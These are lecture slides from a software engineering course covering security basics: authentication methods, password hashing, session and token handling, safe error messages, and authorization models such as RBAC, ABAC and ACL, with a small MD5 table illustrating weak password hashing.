

Lecture 5 – Security in Software Engineering

CPE334 – Software Engineering (in the Age of AI Coding Agents)

Week#5: 31 August – 4 September 2026


Dr. Suthep Madarasmi
Dr. Piyanit Ua-areemitr
Dr. Santawat Thanyadit

Department of Computer Engineering
King Mongkut's University of Technology Thonburi



Recap



- Requirement Engineering: processes, stakeholders, requirement types, etc.
- Specification
 - Software Requirements Specification (SRS)
 - Spec-Driven Development (SDD)
 - Test-Driven Development (TDD)
- Unified Modeling Language (UML)
- More concepts: version control and traceability



Today's lecture storyline

- 1 Security as engineering quality
- 2 Authentication
- 3 Authorization
- 4 Common vulnerabilities and safe operations

The basic security question: what can go wrong?



The basic security question: what can go wrong?

Without security, software may still work, but attackers or even ordinary users can misuse it in ways the developers never intended.

Confidentiality: Can someone see data they should not see?

Integrity: Can someone change data they should not change?

Availability: Can legitimate users still access the system when they need it?

Security is not only about stopping hackers.

It is about ensuring that software behaves correctly even when someone tries to misuse it.

Security is both product quality and engineering quality



Security failures are often design failures, not only coding mistakes.

Product lens: user data, account access, service continuity, trust.

Engineering lens: clear rules, testable boundaries, safe defaults, maintainable configuration.

**Security is not a feature you add at the end. It involves in every steps in the SDLC.
Security debt accumulates when **temporary shortcuts** become permanent behavior.**

Understanding the security landscape

Security starts by knowing what to protect, where attacks can enter, and where trust changes.



- **Actors:** They are not only hackers but include ordinary users, inactive users, curious insiders, and buggy clients.
- **Asset:** Something valuable that must be protected.
Example: passwords, user accounts, tickets, internal notes, database records.
- **Attack Surface:** All places where an actor can try to interact with or abuse the system.
Example: login form, API endpoints, file uploads, query parameters, admin screens.
- **Trust Boundary:** The point where the level of trust between two system components changes.
Example: web browser → web server, backend → database.

Attackers target assets through the attack surface, often crossing a trust boundary.



Authentication and authorization



Login proves identity. Permissions decide actions.

- **Authentication:** the process of checking if someone is who they say they are.
Failure example - wrong password or inactive account.
- **Authorization:** the process of determining what an authenticated user is allowed to access or do within a system.
Failure example: a Requester tries to read another user's ticket.

A system can authenticate correctly but still be insecure if authorization is weak.


Authentication

Account · Password · Method

Identity lifecycle: accounts have states

Security design should name account states explicitly.
Otherwise, teams invent inconsistent behavior across screens and APIs.

An example:



Password storage

Store proof, not the password



A breach should not instantly reveal every user's password.

- Never store **plaintext passwords**.
- Use password hashing algorithms designed to be slow for attackers.
- Use a **unique salt** per password.
- Compare by hashing the login attempt and checking the stored hash.

Plaintext Password	Hashed Value (MD5)
123456	e10adc3949ba59abbe56e057f20f883e
password	5f4dcc3b5aa765d61d8327deb882cf99
qwerty	d8578edf8458ce06fbc5bb76a58c5ca4
admin	21232f297a57a5a743894a0e4a801fc3
12345678	25d55ad283aa400af464c76d713c07ad
password123	482c811da5d5b4bc6d497ffa98491e38


Source: <https://blog.algomaster.io/p/securely-storing-passwords-in-a-database>

Quick reviews: encoding, encryption, and hashing


Encoding

Representation change, not protection.
Base64 is not security.

Encoding



Decoding



Source: <https://bytebytego.com/guides/encoding-vs-encryption-vs-tokenization/>

Encryption

Two-way protection with a key.
Used when data must be recovered later.

Encryption




Decryption



Hashing

One-way transformation.
Used for password verification, not protection.




Source: <https://www.spiceworks.com/security/what-is-hashing/>

Common authorization methods

Basic Auth


legacy



Client sends Base64(email:password) in the Authorization header. Must use HTTPS; credentials are sent on every request. Simple but rarely ideal for modern browser applications.

Digest Auth


challenge



Server sends a challenge, usually with a nonce. Client sends a calculated response instead of the raw password. Mostly legacy; still needs careful configuration and HTTPS.

API Keys


machine



Client or service sends a long secret key with the request. Useful for public APIs such as maps, weather services, etc. Treat API keys like passwords: store securely and scope them.

Session-Based Login

web app




User logs in once; backend creates a server-side session. Browser sends a session cookie on later requests. Logout invalidates the session; cookies need secure settings.

Session lifecycle




- Login establishes **authenticated access**.
- Current-user endpoint: returns the authenticated user's **safe profile** and access-related state, but never passwords, password hashes, tokens, or secrets.
- **Expiration** limits damage from stolen or abandoned sessions.
- **Logout** should remove authenticated access; direct protected API access after logout should fail.
- Never trust **stale role data** stored only in the browser.

Token-based authorization




- A cookie-based session: the **browser automatically attaches** the cookie.
- Modern use cases such as mobile apps or third-party clients calling an API.
- The client **explicitly sends** the token in the authorization header **via the application code**.
- Anyone holding the token can use it until it expires.
- Essential stateless token: Jason Web Token (JWT)
 - No database required but need revocation process.



Two-token strategy

- **Access token:** short-lived; sent to APIs.
- **Refresh token:** longer-lived; used to renew access tokens.
- Refresh tokens need stronger protection and revocation.



Source: https://www.tutorialspoint.com/oauth2.0/refresh_token.htm

Safe authentication failures reveal as little as possible

Unsafe message

“Email exists, but password is wrong.”
“This inactive account belongs to Jane.”
“Admin account found.”

Safer message


“Invalid email or password.”
“Your account cannot sign in. Contact support.”
Generic failure on protected resources.

- Goal: do not help attackers enumerate accounts, roles, or resources.
- Still give legitimate users meaningful next steps.
- Log security-relevant failures internally, without logging passwords or secrets, such as repeated failed logins, or an attempt to use an inactive account.
- Rate-limit or slow repeated attempts in real systems. such as “Too many login attempts. Please try again in ...”

Authorization

Models · Enforcement · More technologies

Authorization is policy enforced at runtime




Authorization needs all three: who, action, and target object.

- Role-based rules answer many questions, but not all.
- Ownership rules answer object-level questions.
Is this my ticket?
- Status and business rules answer workflow questions.
May this role close this ticket now?

Authorization models

Three common ways to decide whether a request should be allowed


Role-Based Access Control (RBAC)



Decision based mainly on the user's assigned role.

Example: Requester, IT Staff, Administrator.


Attribute-Based Access Control (ABAC)



Decision based on attributes of the user, resource, action, or context.

Example: Allow if IT Staff and assigned to this ticket.

Access Control List (ACL)



Decision based on permissions stored for each specific resource.

Example: Ticket #123 has its own user-permission list.

RBAC Examples


Use roles to simplify permission design

Operation	Requester	IT Staff	Administrator
Create own ticket	Allow	Maybe	Maybe
View all ticket queue	Deny	Allow	Depends
Write internal note	Deny	Allow	Maybe
Create user account	Deny	Deny	Allow
Deactivate user	Deny	Deny	Allow + safety rules

RBAC is a design tool: it reduces repeated decisions, makes reviews easier, and helps teams test security systematically.

Backend permission enforcement

API is the gatekeeper

